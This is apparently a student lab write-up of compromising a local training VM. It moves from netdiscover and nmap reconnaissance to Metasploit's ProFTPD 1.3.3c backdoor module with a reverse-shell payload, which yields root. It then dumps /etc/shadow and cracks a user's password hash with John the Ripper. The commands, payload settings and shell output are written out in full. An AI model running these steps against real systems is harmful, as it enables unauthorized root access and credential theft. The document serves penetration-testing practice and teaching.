

<u>**Case Study**</u>

**Stage 1**

1. Netdiscover used to find IP address of the VM.




```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth0 -r [redacted]/24
```



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.166   08:00:27:27:72:ae      1      60  PCS Systemtechnik GmbH
192.168.1.215   d0:65:78:a3:5c:5f      1      60  Unknown vendor
192.168.1.254   4c:22:f3:7d:97:b5      5     300  Arcadyan Corporation
```


2. NMAP scan carried out to find the services running on ports:
    - 21/tcp ftp ProFTPD 1.3.3c
    - 22/tcp ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
    - 80/tcp http Apache httpd 2.4.18



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.166
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 10:45 EDT
Nmap scan report for 192.168.1.166
Host is up (0.00037s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:27:72:AE (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

## Stage 2


3. Metasploit search used to find backdoor vulnerability in ProFTPD.



```
msf6 > search proftpd

Matching Modules
================

   #   Name                                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                                 ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent                          2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                                    2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2     \_ target: Automatic Targeting                                     .                .          .      .
   3     \_ target: Debug                                                   .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1             .                .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                                2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   6     \_ target: Automatic Targeting                                     .                .          .      .
   7     \_ target: Debug                                                   .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)                     .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                                  2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   10    \_ target: Automatic Targeting                                     .                .          .      .
   11    \_ target: Debug                                                   .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1          .                .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)  .                .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)                    .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                                2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   16  exploit/unix/ftp/proftpd_133c_backdoor                               2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor
```


## Stage 3

4. Select option 16 to exploit backdoor vulnerability. Search for options on how to exploit. RHOSTS is required.




```
msf6 > use 16
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

5. Set the RHOST to 192.168.1.166 (IP address of VM). Then set the payload to payload/cmd/unix/reverse. Search payload options to find what is required. LHOST is required.




```
sf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.1.166
HOST ⇒ 192.168.1.166
sf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
ayload ⇒ cmd/unix/reverse
sf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

odule options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CHOST                     no        The local client address
  CPORT                     no        The local client port
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS   192.168.1.166    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    21               yes       The target port (TCP)


ayload options (cmd/unix/reverse):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST                   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


xploit target:

  Id  Name
  --  ----
  0   Automatic



iew the full module info with the info, or info -d command.

sf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

6. Set LHOST to my IP address.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST [redacted]
LHOST ⇒ [redacted]
```

7. Run the exploit. Once complete type whoami to confirm I have root accessibility.




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on [redacted]
[*] 192.168.1.166:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo BOrsPx7zvWHd0q1N;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "BOrsPx7zvWHd0q1N\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened ([redacted] → 192.168.1.166:54724) at 2025-04-21 10:57:58 -0400

whoami
root
```

**Stage 4**

8. Use python to spawn a bash file and then cat to view the contents of the shadow file, to find the password for the user marlinspike.


   Command: python -c ‘import pty;pty.spawn(“/bin/bash”)

   Command for shadow file: cat /etc/shadow




```
python -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# cat /etc/shadow
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
root@vtcsec:/#
```

9. Copy the marlinspike user and insert into a text file named password.txt.




```
  GNU nano 8.2                                                                                     password.txt
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
```

10. Use John the Ripper to crack the hash.




```
┌──(kali㉿kali)-[~]
└─$ john password.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-04-21 11:22) 50.00g/s 400.0p/s 400.0c/s 400.0C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

11. john  --show used to show the password for the user marlinspike.



```
┌──(kali㉿kali)-[~]
└─$ john --show password.txt
marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left
```

12. Use password to gain access. Username: marlinspike password: marlinspike



## References

I used this video to find out how to extract the password file and crack the hash to retrieve the password.

https://www.youtube.com/watch?v=MbYYcG-5O1E&list=PLqOv9GtQR2HwCbsb6X7JcQwq1fkT3yeyE